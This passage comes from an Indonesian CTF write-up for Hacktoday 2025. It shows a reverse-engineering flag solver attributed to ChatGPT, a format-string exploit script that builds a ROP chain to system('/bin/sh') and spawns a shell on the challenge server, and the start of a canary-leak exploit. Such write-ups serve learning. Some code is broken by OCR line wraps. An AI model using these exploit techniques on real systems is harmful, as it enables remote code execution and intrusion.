    lambda x:B(3*x+1)==43,
    lambda x:x==178,
    lambda x:B((x^0x3C)-34)==189,
    lambda x:B(3*x+5)==160,
    lambda x:B((x>>2)+51)==79,
    lambda x:B(((2*x)^x)+7)==121,
    lambda x:B(41-(x^0xB2))==212,
    lambda x:B((x-90)^0x5A)==165,
    lambda x:B((x^0x32)+16)==181,
    lambda x:B(31-x)==30,
    lambda x:x==133,
    lambda x:x==198,
    lambda x:B((x^0x3C)-34)==210,
    lambda x:B(3*x+5)==61,
    lambda x:B((x>>2)+51)==77,
    lambda x:B(((2*x)^x)+7)==109,
    lambda x:B(41-(x^0x48))==212,
    lambda x:B((x-55)^0x5A)==165,
    lambda x:B((x^0x87)+16)==181,
    lambda x:B(31-x)==159,
    lambda x:x==150,
    lambda x:x==212,
    lambda x:x==34,
    lambda x:B(x-80)==35,
    lambda x:B(2*x)==218,
    lambda x:x==75,
    lambda x:(x>>1)==122,
```

```
    lambda x:x==9,
    lambda x:x==64,
    lambda x:B(2*x)==22,
    lambda x:(((B(2*x))|(x>>7))==0xEB),
    lambda x:(((B(16*x))|(x>>4))==39),
    lambda x:B(3*x)==0x97,
    lambda x:B(118-x)==7,
    lambda x:B(4*x)^0x49==221,
    lambda x:x==209,
    lambda x:(x>>1)==61,
    lambda x:x==122,
    lambda x:B(5*x)^0x66==93,
    lambda x:(x>>3)==31,
    lambda x:x==193,
    lambda x:(x>>1)==120,
    lambda x:B(2*(x^0x31))==42,
    lambda x:B(40-x)==104,
    lambda x:B(2*x)^0x8F==133,
    lambda x:(((B(16*x))|(x>>4))==0x8D),
    lambda x:B(3*x)^0x2A==99,
    lambda x:(((x>>3)|B(32*x))&255)==0xA0,
    lambda x:B(2*(x^0x55))==204,
    lambda x:(x>>2)==61,
    lambda x:B(x+ (B((x>>4)+(x&15))))==155,
    lambda x:((x&0xF0)|7)==103,
    lambda x:B(8*x)^0x33==195,
    lambda x:sum(((x>>i)&1)<<(7-i) for i in range(8))==0xA5,
    lambda x:(x>>2)==47,
    lambda x:x==229,
    lambda x:B(5*x)^0x64==90,
    lambda x:(((B(4*x))|(x>>6))==0xCA),
    lambda x:B(118-x)==183,
    lambda x:B(2*x)^0x29==159,
    lambda x:B(x+ B((x>>4)+(x&15)))==206,
    lambda x:B(7*x)^0x42==50,
    lambda x:(x>>1)==36,
    lambda x:(x&0x1F)==27
]
flag=[]
for i in range(86):
    c=[]
    for ch in range(256):
```

```
        if checks[i](full_transform(ch,i+1)):c.append(ch)
    pick=None
    for ch in c:
        if 32<=ch<=126:pick=ch;break
    if pick is None:pick=c[0] if c else ord('?')
    flag.append(pick)
print(bytes(flag).decode('latin-1'))
```

```
┌──(mirai㉿kali)-[~/CTFs/Hacktoday2025/Reverse 101]
└─$ python3 solve.py
hack8oda?{dec0mp1le_th3n_4n4lyze_th39funct1on_r3p3r=e_th3_4lg0rithm_4nd;73)_2h3_f[4g5S
```

Nah output nya rada broken kan, sy coba tanya GPT gimana fix nya, terus dia ngasi full solver:

solve.py


```
# Brute each index, then fix ambiguities by enforcing flag format
(prefix/suffix) and preferring sane printable charset
lookup_table=[234,9,103,60,5,79,232,229,45,51,131,3,168,29,170,216,99
,161,111,204,220,209,78,89,72,191,157,119,226,184,244,134,21,61,175,1
5,223,100,230,28,128,185,84,208,164,44,113,105,27,85,203,146,153,130,
66,42,250,140,174,133,115,4,52,73,65,10,104,238,30,211,46,121,2,190,1
59,172,112,156,95,47,124,177,77,202,81,38,123,13,182,242,64,33,225,0,
241,122,210,37,106,163,82,98,34,218,187,214,125,132,120,219,252,32,13
5,215,245,48,198,222,76,231,213,192,227,144,19,152,110,12,217,126,196
,201,248,148,109,138,63,249,200,36,197,101,127,145,149,54,16,167,102,
80,239,181,14,83,224,142,69,176,118,171,251,136,43,246,155,18,165,68,
53,90,94,41,93,162,116,212,205,25,235,193,74,58,169,199,17,180,49,147
,92,158,160,75,141,20,96,31,137,117,186,11,67,233,88,91,24,97,237,247
,86,195,236,39,221,87,240,178,40,206,194,1,207,71,150,114,56,107,243,
179,166,183,50,143,254,154,129,59,55,23,7,8,108,151,22,139,228,253,17
3,26,188,35,255,62,70,189,6,57]
def B(x):return x&255
def shift(a1,a2):return B((a1-32+((5*a2+3)%94))%94+32)
def rot13(a1):
    if 0x60<a1<=0x7A:return B(((a1-84)%26)+97)
    if not(0x40<a1<=0x5A):return B(a1)
    return B(((a1-52)%26)+65)
def rol(a1,a2):return B(((a1<<a2)&255)|(a1>>(8-a2 if a2 else 0)))
def keyxor(a1,a2):return B(((7*a2+11)%256)^a1)
def lookup(a1):return lookup_table[a1]
def not8(a1):return B(~a1)
def addpos(a1,a2):return B(a1+(a2%17))
```

```
def swap_nibble(a1):return B((16*a1)|(a1>>4))
def xor_a5(a1):return B(a1^0xA5)
def rol3(a1):return rol(a1,3)
def xor3c(a1):return B(a1^0x3C)
def rol1(a1):return rol(a1,1)
def full_transform(a1,a2):

v13=shift(a1,a2);v12=rot13(v13);v11=rol(v12,a2%8);v10=keyxor(v11,a2);
v9=lookup(v10);v8=not8(v9);v7=addpos(v8,a2);v6=swap_nibble(v7);v5=xor
_a5(v6);v4=rol3(v5);v3=xor3c(v4);return rol1(v3)
checks=[lambda x:x==1,lambda x:B(6-x)==104,lambda x:x==125,lambda
x:B(2*x-10)==252,lambda x:((x&0xF0)|(x>>4))==102,lambda
x:B((x^0x3C)+16)==95,lambda x:x==144,lambda x:B((2*x)^x)==18,lambda
x:B(2*x)^0x33==101,lambda x:B((x>>2)+85)==135,lambda x:x==232,lambda
x:B(2-x)==86,lambda x:x==141,lambda x:B(4*x)^0xA5==41,lambda
x:x==110,lambda x:B(15-x)==17,lambda x:x==0,lambda
x:B(3*x-7)==46,lambda x:(x>>1)==104,lambda x:B((2*x)^x)==249,lambda
x:B(x+34)^0x77==17,lambda x:x==86,lambda x:B(3*x+1)==43,lambda
x:x==178,lambda x:B((x^0x3C)-34)==189,lambda x:B(3*x+5)==160,lambda
x:B((x>>2)+51)==79,lambda x:B(((2*x)^x)+7)==121,lambda
x:B(41-(x^0xB2))==212,lambda x:B((x-90)^0x5A)==165,lambda
x:B((x^0x32)+16)==181,lambda x:B(31-x)==30,lambda x:x==133,lambda
x:x==198,lambda x:B((x^0x3C)-34)==210,lambda x:B(3*x+5)==61,lambda
x:B((x>>2)+51)==77,lambda x:B(((2*x)^x)+7)==109,lambda
x:B(41-(x^0x48))==212,lambda x:B((x-55)^0x5A)==165,lambda
x:B((x^0x87)+16)==181,lambda x:B(31-x)==159,lambda x:x==150,lambda
x:x==212,lambda x:x==34,lambda x:B(x-80)==35,lambda
x:B(2*x)==218,lambda x:x==75,lambda x:(x>>1)==122,lambda
x:x==9,lambda x:x==64,lambda x:B(2*x)==22,lambda
x:(((B(2*x))|(x>>7))==0xEB),lambda x:(((B(16*x))|(x>>4))==39),lambda
x:B(3*x)==0x97,lambda x:B(118-x)==7,lambda x:B(4*x)^0x49==221,lambda
x:x==209,lambda x:(x>>1)==61,lambda x:x==122,lambda
x:B(5*x)^0x66==93,lambda x:(x>>3)==31,lambda x:x==193,lambda
x:(x>>1)==120,lambda x:B(2*(x^0x31))==42,lambda x:B(40-x)==104,lambda
x:B(2*x)^0x8F==133,lambda x:(((B(16*x))|(x>>4))==0x8D),lambda
x:B(3*x)^0x2A==99,lambda x:(((x>>3)|B(32*x))&255)==0xA0,lambda
x:B(2*(x^0x55))==204,lambda x:(x>>2)==61,lambda
x:B(x+(B((x>>4)+(x&15))))==155,lambda x:((x&0xF0)|7)==103,lambda
x:B(8*x)^0x33==195,lambda x:sum(((x>>i)&1)<<(7-i) for i in
range(8))==0xA5,lambda x:(x>>2)==47,lambda x:x==229,lambda
x:B(5*x)^0x64==90,lambda x:(((B(4*x))|(x>>6))==0xCA),lambda
x:B(118-x)==183,lambda x:B(2*x)^0x29==159,lambda
```

```
x:B(x+B((x>>4)+(x&15)))==206,lambda x:B(7*x)^0x42==50,lambda
x:(x>>1)==36,lambda x:(x&0x1F)==27]
L=86;C=[[] for _ in range(L)]
for i in range(L):
    for ch in range(256):
        if checks[i](full_transform(ch,i+1)):C[i].append(ch)
ALLOWED=b"{}_-@.,:;+=()/[]!?'\"<>abcdefghijklmnopqrstuvwxyzABCDEFGHIJ
KLMNOPQRSTUVWXYZ0123456789 "
PREF=b"{}_abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456
789-"
flag=[None]*L
pref=b"hacktoday{"
for i,cands in enumerate(C):
    if i<len(pref) and pref[i] in cands:flag[i]=pref[i];continue
    if i==L-1 and ord('}') in cands:flag[i]=ord('}');continue
    cps=[c for c in cands if 32<=c<=126]
    pr=[c for c in cps if c in PREF]
    flag[i]=pr[0] if pr else (cps[0] if cps else (cands[0] if cands
else ord('?')))
s=bytes(flag).decode("latin-1")
print(s)
```

```
┌──(mirai㉿kali)-[~/CTFs/Hacktoday2025/Reverse 101]
└─$ python3 solve.py
hacktoday{dec0mp1le_th3n_4n4lyze_th39funct1on_r3p3rse_th3_4lg0rithm_4nd_73t_2h3_fl4g5}
```

Sy masukin flag nya ke AI lagi:



What's happening:

1. Build candidate sets
   For every position i (0..85) you compute
   C[i] = { ch ∈ [0..255] | checks[i](full_transform(ch, i+1)) is true }.
   Some C[i] have 1 element (already fixed), others have several (ambiguous), and a few only contain non-printables.
2. Hard constraints that never break correctness

- Prefix lock: force known CTF prefix, e.g. b"hacktoday{" for positions 0..len(prefix)-1. You don't "force" it blindly; you only pick it if that byte ∈ C[i]. If it isn't, you fall through (so you never create an invalid byte).
- Suffix lock: force the last byte to '}' if '}' ∈ C[L-1]. Same logic: only if valid.

These two instantly collapse most early/late ambiguities because many candidate sets don't include those exact bytes.

These two instantly collapse most early/late ambiguities because many candidate sets don't include those exact bytes.

3. Printable filter
   Take printable candidates cps = { c ∈ C[i] | 32 ≤ c ≤ 126 }. If cps is empty, you keep C[i] for correctness (the char might be intended to be non-printable).
4. Preference order to pick a single byte
   When multiple printable candidates remain, you choose using a simple priority:

- Prefer characters from a "flag-shaped" whitelist (letters, digits, `{}`, `_`, `-`, a few punctuation that often appear in flags). That's your PREF set.
- Otherwise, pick the first printable.
- If no printable exists, pick the first raw candidate (so the result still passes the check).
  This yields exactly one byte per position while staying inside C[i] (so the final string still satisfies verify_flag).

5. Why this works

- The binary checks each byte independently after a fixed transform, so any pick from C[i] is valid.
- Prefix/suffix constraints are safe because you only apply them when they already belong to C[i].
- PREF just encodes typical CTF aesthetics to break ties consistently.

6. Spotting remaining "broken" spots
   If you want to see which positions were ambiguous, print indices where |cps|≠1 (or |C[i]|≠1 if you care about non-printables). Those are the "broken chars". Add more context constraints (e.g., require only `[a-z0-9_]` inside the braces, or enforce known substrings) if needed.
7. Sanity check
   After assembling the string, re-run the per-byte check to confirm every position still satisfies checksi. If any position fails, it means you picked outside C[i] (which the provided logic avoids).

That's all the "flag fixing logic": compute valid sets per index, then prune with known structure and select the most plausible printable candidate without ever leav. the valid set.

i lov AI

BINARY EXPLOITATION

Test

Flag: hacktoday{apalah_soalnya_cuma_bisa_gini_doang}

Deskripsi

test

Author : `yqroo`

`nc 103.174.115.12 5000`

Diberikan binary dengan proteksi:

```
┌──(mirai㉿kali)-[~/CTFs/Hacktoday2025/Test]
└─$ pwn checksec a.out
[*] '/home/mirai/CTFs/Hacktoday2025/Test/a.out'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    Stripped:   No
```


Terus kita coba decompile:

```
1  int __fastcall __noreturn main(int argc, const char **argv, const char **envp)
2  {
3    char s[264]; // [rsp+10h] [rbp-110h] BYREF
4    unsigned __int64 v4; // [rsp+118h] [rbp-8h]
5
6    v4 = __readfsqword(0x28u);
7    printf("%p", s);
8    fgets(s, 256, stdin);
9    printf(s);
10   _exit(0);
11 }
```

Nah bug nya cuma ***format string dan dia leak stack address***, mana cuma satu kali. Terus dia pake _exit(0) juga yang dimana dia gak return pake address di stack tapi langsung syscall exit jadi kita gak bisa ambil alih control flow nya.

Do notice that printf itu punya stack nya sendiri, dan dia return pake address yang ada di stack.

Kalo kita examine dari stack yang di leak dan return address printf nya:



Address nya cukup dekat dan ini **offset nya selalu sama tiap run!**

Nah sekarang gimana caranya kita bisa leak libc dan kembali ke main awal? Notice kalo return address printf itu ada di main+116 (0x5593b43d01ed kalo di ss). Terus kalo kita liat address main:

```
pwndbg> retaddr
0x7fff0ddec9a8 —▸ 0x5593b43d01ed (main+116) ◂— mov edi, 0
0x7fff0ddecad8 —▸ 0x7f573a42a578 (__libc_start_call_main+120) ◂— mov edi, eax
0x7fff0ddecb78 —▸ 0x7f573a42a63b (__libc_start_main_impl+139) ◂— mov r15, qword ptr [rip + 0x1e5946]
0x7fff0ddecbd8 —▸ 0x5593b43d00b1 (_start+33) ◂— hlt
pwndbg> x 0x7fff0ddec9c0-0x7fff0ddec9a8
0x18:   Cannot access memory at address 0x18
pwndbg> disassemble main
Dump of assembler code for function main:
   0x00005593b43d0179 <+0>:     push   rbp
   0x00005593b43d017a <+1>:     mov    rbp,rsp
   0x00005593b43d017d <+4>:     sub    rsp,0x120
   0x00005593b43d0184 <+11>:    mov    DWORD PTR [rbp-0x114],edi
   0x00005593b43d018a <+17>:    mov    QWORD PTR [rbp-0x120],rsi
```

Beda nya cuma di last byte terakhir. Berarti attack plan nya:


1. Leak libc sambil overwrite last byte printf RIP.
2. Udah dapet libc langsung overwrite RIP nya printf lagi jadi ROP chain.

Buat nge leak sambil write last byte, kita bisa pake format %hhn dimana dia bakal cuma nge write 1 byte terakhir:

exploit.py

```python
def exploit():
    global io
    io = initialize()
    rop = ROP(exe)

    stack_leak = int(io.recvn(14), 16)
```

```
    printf_ret = stack_leak - 0x18
    # write 0x79 as last byte of printf_ret
    io.sendline(b'%p|%p|%p|%72x||||%11$hhn' + p64(printf_ret))
    io.recvuntil(b'0x')
    libc.address = int(io.recvn(12), 16) - 0x210963


    io.interactive()
```



Udah ke overwrite dan kita beneran balik ke main. Dengan leak libc. Dan kita tau offset RIP printf. Kita tinggal nulis ROP chain di RIP printf, untungnya pwntools ada function buat nulis ROPchain pake format string. Berikut full solver:

solve.py

```
#!/usr/bin/env python3
from pwn import *


# ===========================================================
#                           SETUP
# ===========================================================
exe = './a.out_patched'
elf = context.binary = ELF(exe, checksec=True)
libc = './libc.so.6'
libc = ELF(libc, checksec=False)
context.log_level = 'debug'
context.terminal = ["tmux", "splitw", "-h", "-p", "75"]
host, port = '103.174.115.12', 5000
```

```
def initialize(argv=[]):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''
init-pwndbg
breakrva 0x11E8
b *printf
'''.format(**locals())

# ===========================================================
#                          EXPLOITS
# ===========================================================
def exploit():
    global io
    io = initialize()
    rop = ROP(exe)

    stack_leak = int(io.recvn(14), 16)
    printf_ret = stack_leak - 0x18
    # write 0x79 as last byte of printf_ret
    io.sendline(b'%p|%p|%p|%72x||||%11$hhn' + p64(printf_ret))
    io.recvuntil(b'0x')
    libc.address = int(io.recvn(12), 16) - 0x210963

    io.recvuntil(b'0x')
    io.recvuntil(b'0x')
    io.recvuntil(b'0x')
    rop = ROP(libc)
    stack_leak = int(io.recvn(12), 16)
    printf_ret = stack_leak - 0x18
    pop_rdi = libc.address + 0x0000000000119fdc
    system = libc.symbols['system']
    binsh = next(libc.search(b'/bin/sh\x00'))
    payload = fmtstr_payload(8, {printf_ret: pop_rdi, printf_ret + 8:
binsh, printf_ret + 16: system}, write_size='short')
    io.sendline(payload)
    info('stack leak: %#x', stack_leak)
```

```
    info(f'libc base: {libc.address:#x}')
    info('printf ret: %#x', printf_ret)
    io.interactive()

if __name__ == '__main__':
    exploit()
```

```
s
s
absen
flag.txt
$ cat flag*
hacktoday{apalah_soalnya_cuma_bisa_gini_doang}$
[2] 0:python3*
```

Pointless Float

Flag: hacktoday{jU5t_A_B1t_0f_fl04Ts_4Nd_P1V0tIn9_15_4ll}

Deskripsi

Good morning Mr. Hagrid. As you mentioned in your first lecture, we can get additional points by submitting interesting facts about the C programming language. So, I would like to submit the following code I have written that highlights some curious behaviour I discovered about floating point numbers in C.

Best Regards, Harry "You're a hacker, Harry" Potter

Author : Zran

```
nc 103.160.212.3 1470
```

Malas floating point.
Diberikan source code (alhamdulillah) dan binary:

chall.c

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>

void function1() {
  char buf[16];

  printf("Congrats for passing my first challenge, what's your
name?\n> ");
  read(0, buf, 25);
  printf("\nOh, hi %s. Nice to meet you\n", buf);
  printf("This is my first year in uni, how 'bout you?\n> ");
  read(0, buf, 25);
}

void function2() {
  long numbers[10];
  int c;

  printf("What's the magic number?\n> ");
  scanf("%f", (float *)&c);
  getchar();
  if (c == 147) function3(numbers);
```

```
  write(1, "I'm going to give you another chance to\nchange your
numbers, what would you like to change it to\n> ", 99);
  read(0, (void *)&numbers[0], 96);
  write(1, "\nHaha just kidding, i'm out of ideas tbh...\n", 44);
}

void function3(long *numbers) {
  char hacker_name[20];

  printf("Wow, i'm impressed you got it this far.\nYou should
consider making a hacker name,\nyou know, the cool names hackers give
themselves\n> ");
  read(0, hacker_name, 38);

  printf("\nNow for the next part, please give me 10 integers plz\n>
");
  for (int i = 0; i < 10; ++i)
    scanf("%ld", &numbers[i]);
  getchar();
}

int main() {
  float random;
  FILE *fd = fopen("/dev/urandom", "r");
  if (fd == 0) {
    printf("failed reading /dev/urandom\n");
    exit(-1);
  }
  fgets((void *)&random, sizeof(random), fd);
  fclose(fd);

  float guess;
  printf("What's your guess, buddy?\n> ");
  scanf("%f", &guess);
  getchar();
  if (!(guess < random || guess > random)) function1();

  float a;
  double b;
  printf("Now, give me two special numbers!\n> ");
  scanf("%f %lf", &a, &b);
```

```
  getchar();
  if (a == 0 || b == 0) {
    printf("You're not allowed to input zero!\n");
    exit(0);
  }
  if (strncmp((void *)&a, (void *)&b, 4) == 0) function2();
}

__attribute__((constructor))
void setup(void) {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stderr, NULL, _IONBF, 0);
}
```

```
[*] '/home/mirai/CTFs/Hacktoday2025/Pointless Float/chall'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    RUNPATH:    b'.'
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
```

Ok intinya kita bypass bypass floating point shenanigans. Dan cara buat leak cuma ada di function1

Buat masuk ke function1, kita bisa input NaN:

```
┌──(mirai㉿kali)-[~/CTFs/Hacktoday2025/Pointless Float]
└─$ ./chall_patched
What's your guess, buddy?
> NaN
Congrats for passing my first challenge, what's your name?
>
```

Disini kita bisa sambil leak stack dan canary:

```
   0x561c98c89315 <function1+76>     lea    rax, [rip + 0xd2a]     RAX => 0x561c98c8a046 ← '\nOh, hi %s. Nice to meet yo
u\n'
   0x561c98c8931c <function1+83>     mov    rdi, rax               RDI => 0x561c98c8a046 ← '\nOh, hi %s. Nice to meet yo
u\n'
   0x561c98c8931f <function1+86>     mov    eax, 0                 EAX => 0
 ► 0x561c98c89324 <function1+91>     call   printf@plt                  <printf@plt>
        format: 0x561c98c8a046 ← '\nOh, hi %s. Nice to meet you\n'
        vararg: 0x7ffecfa843f0 ← 0x4141414141414141 ('AAAAAAAA')

   0x561c98c89329 <function1+96>     lea    rax, [rip + 0xd38]     RAX => 0x561c98c8a068 ← "This is my first year in uni
, how 'bout you?\n> "
   0x561c98c89330 <function1+103>    mov    rdi, rax
   0x561c98c89333 <function1+106>    mov    eax, 0                 EAX => 0
   0x561c98c89338 <function1+111>    call   printf@plt                  <printf@plt>

   0x561c98c8933d <function1+116>    lea    rax, [rbp - 0x20]
──────────────────────────────────────────────[ STACK ]──────────────────────────────────────────────
00:0000│ rsi rsp 0x7ffecfa843f0 ← 0x4141414141414141 ('AAAAAAAA')
... ↓            2 skipped
03:0018│-008     0x7ffecfa84408 ← 0x73d5d381fd06510a
04:0020│ rbp     0x7ffecfa84410 —▸ 0x7ffecfa84450 —▸ 0x7ffecfa844f0 —▸ 0x7ffecfa84550 ← 0
05:0028│+008     0x7ffecfa84418 —▸ 0x561c98c895cf (main+229) ← lea rax, [rip + 0xc8a]
06:0030│+010     0x7ffecfa84420 ← 0
07:0038│+018     0x7ffecfa84428 ← 0xa04c8100000000
──────────────────────────────────────────────[ BACKTRACE ]──────────────────────────────────────────────
 ► 0   0x561c98c89324 function1+91
   1   0x561c98c895cf main+229
   2   0x7f20a962a1ca __libc_start_call_main+122
   3   0x7f20a962a28b __libc_start_main_impl+139
   4   0x561c98c89205 _start+37
──────────────────────────────────────────────────────────────────────────────────────────────────────

pwndbg> tele 0x7ffecfa843f0
00:0000│ rsi rsp 0x7ffecfa843f0 ← 0x4141414141414141 ('AAAAAAAA')
... ↓            2 skipped
03:0018│-008     0x7ffecfa84408 ← 0x73d5d381fd06510a
04:0020│ rbp     0x7ffecfa84410 —▸ 0x7ffecfa84450 —▸ 0x7ffecfa844f0 —▸ 0x7ffecfa84550 ← 0
05:0028│+008     0x7ffecfa84418 —▸ 0x561c98c895cf (main+229) ← lea rax, [rip + 0xc8a]
06:0030│+010     0x7ffecfa84420 ← 0
07:0038│+018     0x7ffecfa84428 ← 0xa04c8100000000
pwndbg>
                                                                                    "kali" 09:52 11-Aug-25
```

Lihat bahwa canary kita ke overwrite pake 0a (newline atau \n) di last byte nya. Dan printf itu nge print sampe null byte, harusnya kita bisa dapet leak canary dan stack:

```
[DEBUG] Sent 0x19 bytes:
    b'AAAAAAAAAAAAAAAAAAAAAAAA\n'
[DEBUG] Received 0x41 bytes:
    00000000  0a 4f 68 2c  20 68 69 20  41 41 41 41  41 41 41 41  │·Oh,│ hi │AAAA│AAAA│
    00000010  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
    00000020  0a 51 06 fd  81 d3 d5 73  50 44 a8 cf  fe 7f 2e 20  │·Q··│···s│PD··│··. │
    00000030  4e 69 63 65  20 74 6f 20  6d 65 65 74  20 79 6f 75  │Nice│ to │meet│ you│
    00000040  0a                                                  │·│
    00000041
```

```
00:0000│ rsp 0x7ffecfa843f0 ← 0x4141414141414141 ('AAAAAAAA')
... ↓        2 skipped
03:0018│-008 0x7ffecfa84408 ← 0x73d5d381fd06510a
04:0020│ rbp 0x7ffecfa84410 —▸ 0x7ffecfa84450 —▸ 0x7ffecfa844f0 —▸ 0x7ffecfa84550 ← 0
05:0028│+008 0x7ffecfa84418 —▸ 0x561c98c895cf (main+229) ← lea rax, [rip + 0xc8a]
06:0030│+010 0x7ffecfa84420 ← 0
07:0038│+018 0x7ffecfa84428 ← 0xa04c8100000000
──────────────[ BACKTRACE ]──────────────
 ► 0   0x561c98c89329 function1+96
   1   0x561c98c895cf main+229
   2   0x7f20a962a1ca __libc_start_call_main+122
   3   0x7f20a962a28b __libc_start_main_impl+139
   4   0x561c98c89205 _start+37
──────────────────────────────────────────

pwndbg>
```

Gacor. Sekarang ada overflow kedua di function1. Overflow ini kita gunakan buat benerin canary nya.

solve.py

```python
def exploit():
    global io
    io = initialize()
    rop = ROP(exe)


    io.sendlineafter(b'>', b'NaN')
    io.sendlineafter(b'>', b'A'*24)
    io.recvlines(2)
```

```python
canary = u64(io.recvn(7).ljust(8, b'\x00')) << 8
stack_leak = u64(io.recvn(6).ljust(8, b'\x00'))
io.sendlineafter(b'>', b'A'*24 + b'\x00')
```

